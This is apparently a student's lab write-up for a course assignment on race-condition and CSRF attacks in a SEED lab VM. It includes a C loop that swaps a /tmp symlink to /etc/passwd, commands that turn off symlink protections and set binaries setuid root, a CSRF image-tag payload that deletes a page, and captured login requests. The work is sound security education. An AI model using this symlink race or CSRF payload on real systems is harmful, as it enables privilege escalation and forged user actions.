**Saishnu Ramesh Kumar (300758706)**

# CSCI 191T (Assignment 3) – Race Condition & CSRF

## <u>Section 1:</u>

1) No, this program does not have a race condition vulnerability. This is because the /etc/passwd is a protected file which means that the user will not have access to write into it therefore the block will not execute.

2) If we disable the root privileges before the strcpy() and enable it afterwards, this will not work because the attack happens when we return from the bof(). But if we disable the root privileges before the bof() function call and enable it after that, the attack can be prevented.

3) Yes, there is the race condition vulnerability in this program. The access() system will call to check if the REAL USER ID has the ability to write into the file and if the ID does have the confirmation, the file can be written into. The attack window is found between the status variable and write_to_file function and we can use this time window to check the status and write into it by pointing it to an already existing file like the /etc/passwd file.

4a) If the case of request originates from one site only, it will be sent if the same site cookie is also the session cookie. In the case of CSRF attacks, even though the attacker redirects you to the malicious site and makes a request to the original site to exploit your sensitive information, it will fail. This is because the browser will not send the session cookie since the malicious site has a different origin than the original site and this would result in the malicious code from executing since the user is logged out of the original website.

4b) Websites nowadays use anti-CSRF tokens as a secret token protection from the CSRF token. These are always saved in a session variable. The token is hidden in a form field that is used to send through the request. The web application will only allow the request to go through if the value of the session variable and the form field that is hidden are matching.

5) We can redirect to http://www.example.com/delete.php?pageid=5 by the following:

**Code:**


```
<html>

<body>

<h1> Delete a page owned by the user. </h1>

<img src = “http://www.example.com/delete.php?pageid=5” />

</body>

</html>
```

6) No, we cannot. Cross-site requests are utilized in numerous scenarios for example, by using your credentials of your Google account to login to YouTube or even from Facebook to Instagram. If the browser is not attaching the cookies, the authentication fails.

**<u>Section 2:</u>**


**<u>PART 1:</u>**

**Step 1:** Turning off all countermeasures to allow attack to take place.




```
[10/27/22]seed@VM:~/.../RaceCondition$ sudo sysctl -w fs.protected_symli
nks=0
fs.protected_symlinks = 0
[10/27/22]seed@VM:~/.../RaceCondition$ sudo sysctl fs.protected_regular=
0
fs.protected_regular = 0
[10/27/22]seed@VM:~/.../RaceCondition$ 
```

**Step 2:** The program that allows the attack to take place. Therefore, we created a fixed program to prevent the attack (seen below in screenshots).




```c
#include<unistd.h>

int main()
{
while(1)
{
unlink("/tmp/XYZ");
symlink("/dev/null","/tmp/XYZ");
usleep(10000);

unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/XYZ");
usleep(10000);
}
return 0;
}
```




```c
#define _GNU_SOURCE
#include <stdio.h>
#include<unistd.h>

int main()
{
unsigned int flags = RENAME_EXCHANGE;
unlink("/tmp/XYZ");
symlink("/dev/null","/tmp/XYZ");
usleep(10000);

unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/ABC");
usleep(10000);

renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
return 0;
}
```

**Step 3:** Compiling the original program to execute the attack.




```
[10/28/22]seed@VM:~/.../RaceCondition$ gcc attackproc.c -o attackproc
[10/28/22]seed@VM:~/.../RaceCondition$ sudo chown root attackproc
[10/28/22]seed@VM:~/.../RaceCondition$ sudo chmod 4755 attackproc
```

**Step 4:** The attack was unsuccessful, after waiting for a while there was no response within the terminal.



```
[10/28/22]seed@VM:~/.../RaceCondition$ echo "test" | ./attackproc
```


**Step 5:** But when attempting the attack with the fixed program, it reroutes back to the folder the program was on.




```
[10/28/22]seed@VM:~/.../RaceCondition$ gcc attackprocfix.c -o attackproc
fix
[10/28/22]seed@VM:~/.../RaceCondition$ sudo chown root attackprocfix
[10/28/22]seed@VM:~/.../RaceCondition$ sudo chmod 4755 attackprocfix
[10/28/22]seed@VM:~/.../RaceCondition$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2886 Nov 24  2020 /etc/passwd
[10/28/22]seed@VM:~/.../RaceCondition$ echo "test" | ./attackprocfix
[10/28/22]seed@VM:~/.../RaceCondition$ 
```

## PART 2:

**Step 1:** Setting up the environment to run the Samy is my Hero attack. Using dcbuild and dcup to start connection to server (as seen in both screenshots below).




```
[10/25/22]seed@VM:~/.../CSRF$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> bb1684173750
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> Using cache
 ---> 4971a589868e
Step 4/10 : COPY elgg/Csrf.php     $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/
Security/Csrf.php
 ---> Using cache
 ---> 0d1e5f5ef1ae
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/j
s/
 ---> Using cache
 ---> 41183f15942f
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> Using cache
 ---> 210aa94757be
Step 7/10 : RUN  a2ensite apache_elgg.conf
 ---> Using cache
 ---> eb4c9cf4c328
```



```
 ---> Using cache
 ---> 62714a59be29

Successfully built 62714a59be29
Successfully tagged seed-image-attacker-csrf:latest
[10/25/22]seed@VM:~/.../CSRF$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6      ... done
Creating elgg-10.9.0.5       ... done
Creating attacker-10.9.0.105 ... done
Attaching to mysql-10.9.0.6, attacker-10.9.0.105, elgg-10.9.0.5
mysql-10.9.0.6 | 2022-10-25 23:47:42+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-10-25 23:47:42+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2022-10-25 23:47:42+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-10-25 23:47:42+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2022-10-25T23:47:42.802513Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2022-10-25T23:47:42.810105Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
mysql-10.9.0.6 | 2022-10-25T23:47:43.231589Z 1 [System] [MY-013577] [InnoDB] Inn
```


**Step 2:** Adding the respective IP addresses to the /etc/hosts.



```
[10/25/22]seed@VM:~/.../CSRF$ dockps
c44f9c2d1554  attacker-10.9.0.105
a01b01985c77  elgg-10.9.0.5
ab546cc90762  mysql-10.9.0.6
[10/25/22]seed@VM:~/.../CSRF$ sudo gedit /etc/hosts
```

```
127.0.0.1       localhost
127.0.1.1       VM

# Th
::1
fe0
ff0
ff0
ff0

# F
192

# F
10.

# F
10.
10.
10.
10.
10.
10.

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com


# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
10.9.0.5        www.seed-server.com
```

**Step 3:** Getting a post request while being logged into active session (Alice's account).



Activities
Firefox Web Browser
Oct 25 5:01 PM
Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox
Clear
Opti

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------298493919840427852931807804798
Content-Length: 690
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=3b8d31df04427981:T=1661457033:S=ALNI_MbSr3f7_ARURUNl65X3Shw5CqaCVg; Elgg=icrhsdgcel5ai6i9vbls5n3gr8
__elgg_token=e1LZ6XsfFQf4oVmVFA1Tuw&__elgg_ts=1666742289&username=alice&password=seedalice&persistent=true
POST: HTTP/1.1 200 OK
Date: Tue, 25 Oct 2022 23:59:30 GMT
Server: Apac
Cache-Contro
expires: Thu
pragma: no-c
Set-Cookie:
Elgg=r8t75gh
Vary: User-A
Content-Leng
Keep-Alive:
Connection:
Content-Type

http://www
Host: www.se
User-Agent:
Accept: text
Accept-Langu
Accept-Encod
Connection:
```

Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST
Send

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------298493919840427852931807804798
Content-Length: 690
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=3b8d31df04427981:T=1661457033:S=ALNI_MbSr3f7_ARURUNl65X3Shw5CqaCVg; Elgg=icrhsdgcel5ai6i9v

__elgg_token=e1LZ6XsfFQf4oVmVFA1Tuw&__elgg_ts=1666742289&username=alice&password=seedalice&persistent=true

Content-Length:106
```

